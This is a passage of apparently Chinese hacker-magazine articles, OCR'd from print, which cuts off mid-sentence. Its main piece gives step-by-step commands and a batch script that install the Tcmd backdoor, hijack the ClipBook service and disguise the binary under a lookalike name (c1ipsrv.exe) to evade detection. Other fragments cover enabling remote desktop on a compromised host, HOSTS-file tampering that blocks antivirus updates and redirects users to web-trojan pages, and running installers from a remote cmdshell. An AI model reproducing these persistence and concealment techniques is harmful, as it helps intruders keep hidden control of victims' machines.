存为.reg文件，直接执行就OK了。当然我们也可以一句句的echo上，然后执行regedit /s 3389.reg就导进去了。你也可以装其他控制木马，反正现在权限是足够了，装什么东西，随便你。

好了基本先写到这吧。完全是为新手们找点乐趣，其他已经掌握了这些老技术的人不要说闲话。

做好木马的马甲

——简单手工打造终极木马

by 剑心[B.C.T]

木马和后门大家都会用啊，但是如果你用的是默认的配置我相信你的后门在系统里不会有太长的时间，至于为什么，你想啊，任何一个对系统有稍微认识的人都可以在服务里找到你后门的一些痕迹，如果是默认的，你还有生存的空间吗？如果你的木马还是大摇大摆的在系统目录下起个名字叫R_server，你还有活的可能吗？……我这里要跟大家说的就是如何做好木马的马甲，让你的木马穿上系统的衣服，相信这样你的木马就可以在系统里呆得长久，好了，让我们一步步开始吧！

首先我来说说我对windows下后门其实也就是程序的一些理解。当后门或者程序在Windows下运行后，他会将自己的一些设置存入注册表或者配置文件，然后程序设置自己为服务，当启动运行时就读取这些设置，然后卸载时会将这些设置和文件以及服务项目删除。但是，注意的是，如果我们只是在服务里将他删除，他的设置和需要的文件其实还在。也就是说，只是删除服务并没有卸载程序，这就给我们做自己木马的马甲提供了可能。好了，废话我就不说了，让我们来一步一步实现吧！

我这里用Tcmd为例子，这在第一期里有介绍的，但是注意啊，我们来看看一般配置安装的效果吧！安装的命令如下：

Tcmd.exe -install 5000 jnc \\将Tcmd安装到系统，端口是5000，密码为jnc

这样密码和端口信息都存在系统中的注册表里了。用好一个后门要先了解他，这样做出的马甲才够好。这里我们的Tcmd.exe比较简单，就是在系统里多了一个NTkernel.exe作为服务的进程，没有多出其他的文件。然后看看服务里的信息吧，如图1。




图 1

不过我们知道这样的坏处很多，如服务没有描述信息很可疑，服务的名字也很可疑……然后打开“Windows任务管理器”查看进程，如图2。

看到了吧，多了一个NTkernel.exe进程，对系统进程熟悉的人会一下子就给Kill掉了。打开命令提示符在Fport.exe所在目录下直接输入Fport回车，就可以查出进程所对应的端口的程序所在的路径，看看如图3所示，一下子出现问题了吧，露出马脚了！也不要急，等我们做好马甲再看看啊！




图 2




图 3

嗯，思路上面介绍了，现在我们正式开始了。首先解决第一个问题，我们知道有些系统的服务不是必须的，我们完全可以给替换掉，选那些不依靠别的服务也没有其他服务依靠的服务替换吧！我这里用的2000系统选择的是ClipBook这个服务。替换这个服务，这样一般人对我们后门的服务就不会有很大的怀疑了，至于怎么替换，sc.exe，大名鼎鼎的修改服务的工具。使用如下的命令：

```
    sc config clipsrv depend= ""
\\设置clipsrv服务为不依赖其他服务\\
    sc config  clipsrv start= auto
\\设置clipsrv服务为自启动\\
    sc config clipsrv binpath= "c:\winnt\system32\c1ipsrv.exe"  \\设置clipsrv服务启动路径为c:\winnt\system32\c1ipsrv.exe\\
    net start clipsrv \\启动clipsrv服务\\
    sc delete "Windows Kernel Service"
\\删除我们原来的后门服务\\
```

注意了哦，第二行是c1ipsrv.exe，不觉得“1”和“l”在Windows下很相似么？这样第二个问题也就解决了，在任务管理器里看到的是clipsrv.exe，不容易看出来哦！其实还有其他的方法，譬如作成%system root%\system\下的svchost.exe，这样也是比较好的伪装。注意在这样设置之前我们执行以下的命令：

```
    copy c:\winnt\system32\Ntkernel.exe c:\winnt\system32\c1ipsrv.exe \\将Tcmd主程序放到系统目录下伪装成c1ipsrv.exe\\
```

这样再执行上面的命令就不会出错啦！对付最后一个问题的办法就是安装的时候将端口安装在不可疑的地方，譬如5000端口，至于如何选择看各位的了。最后清除痕迹：

```
    del c:\winnt\system32\ntkernel.exe  \\删除原来的主文件\\
```

好了，现在把我们的想法用批处理实现吧！切换到Tcmd.exe和修改服务的sc.exe到目录，依据前面的，我们可以得到批处理内容如下：

```
    @echo off
    echo *************
    echo written By 剑心[B.C.T]
    echo Welcome to my Blog Http://inc.agenow.cn
    echo ***************************
    Tcmd.exe  -install  %1  %2
\\前一个是批处理的参数为安装的端口，后一个为密码\\
    copy c:\winnt\system32\Ntkernel.exe c:\winnt\system32\c1ipsrv.exe
    sc config clipsrv depend= ""
    sc config  clipsrv start= auto
    sc config clipsrv binpath = c:\winnt\system32\c1ipsrv.exe
    net start clipsrv
    sc stop "Windows Kernel Service"
    del c:\winnt\system32\ntkernel.exe
    sc delete "Windows Kernel Service"
```

OK，大功告成！保存为Tcmd.bat和我们的Tcmd.exe，sc.exe放到一个目录之后，用Tcmd.bat 端口密码，这样的格式安装完成！看看马甲做完之后的效果吧！分别如图4，已经没有Windows Ntkernel这个服务了，图5，图6。你还在系统里能找出我们的Tcmd.exe么？注意的是，这些信息完全依据你个人做很多更改，我这里也许并不是做得好的，只是给你一个方法，如何才是好的隐蔽，大家自己想喽！

（本文所涉及的Tcmd.exe、Fport.exe、sc.exe、Tcmd.bat在光盘中均有收录。）




图4




图5




图6

上接第199页

比如127.0.0.1 liveupdate.symantec.com，它还封锁了其它比较著名的反病毒公司如McAfee、Kaspersky、CA、趋势科技（Trendmicro）等等。

嘿嘿，怎么样，怕了吧，还没完呢。如果你熟悉一些网页编程知识，可以加上恶意修改HOSTS文件的功能代码，当别人访问你的页面的时候，那它就掌握在你手中了，比如说你把他的HOSTS文件增加一行，导致别人访问新浪网等比较大的网站的时候会自动打开你放有网页木马的网站，接下来就不用多说了吧！

所以，为了避免此类安全问题，建议还是为它加上只读属性。右键单击hosts文件，选择“属性”，弹出属性窗口，在“只读”前面打上勾，按“确定”退出。如图5，当然你还可以借用NTFS为它设权限嘿嘿。

三、小结

本文技术含量并不高，嘿嘿，只为给大家揭露一些现像，提供给大家一些玩法罢了，谁有更有意思或更好的玩法可要告诉我呀！




图4




图5

安装势不可挡——install all in cmdshell

by 剑心[B.C.T]

一、引子

相信各位对图形界面下的安装软件都很熟悉了，一路的next下就行，譬如安装QQ啊，魔兽什么的，都是很简单的事情。但是有时候也许有特殊的需要要在DOS下安装图形界面下的东东。譬如最近因为想学习渗透内网，就要学习arpsniffer的使用，学习arpsniffer的使用就要安装wincap，安装wincap包就要用到图形界面……这就很够我郁闷的了，因为大部分的时候我都只能得到DOS下的cmdshell，图形界面的3389什么的总是被防火墙挡在外面，很难得到这样的权限的。但是这些都阻止不了我们的，既然得不到图形界面的权限那我们就学习在DOS下进行图形界面程序的安装吧！

二、思路

如何得到这样的效果我想要归结于某某牛人说的一句话，GUI也就是图形界面只是DOS文本界面下的一些封装。如果我们对Windows熟悉一些的话就会明白，我们进行的一些改动，改你浏览器的设置或者是计算机的一些设置甚至是安装一个软件都是对注册表本身的一些改动，注册表保存着系统的一切设置，当然包括我们安装的一些软件了，所以只要我们跟踪注册表以及程序对系统的一些改动，就可以了解程序到底是如何驻扎在我们的系统当中。有人说过Do all in cmdshell，呵呵，我们就可以根据这个做到install all in 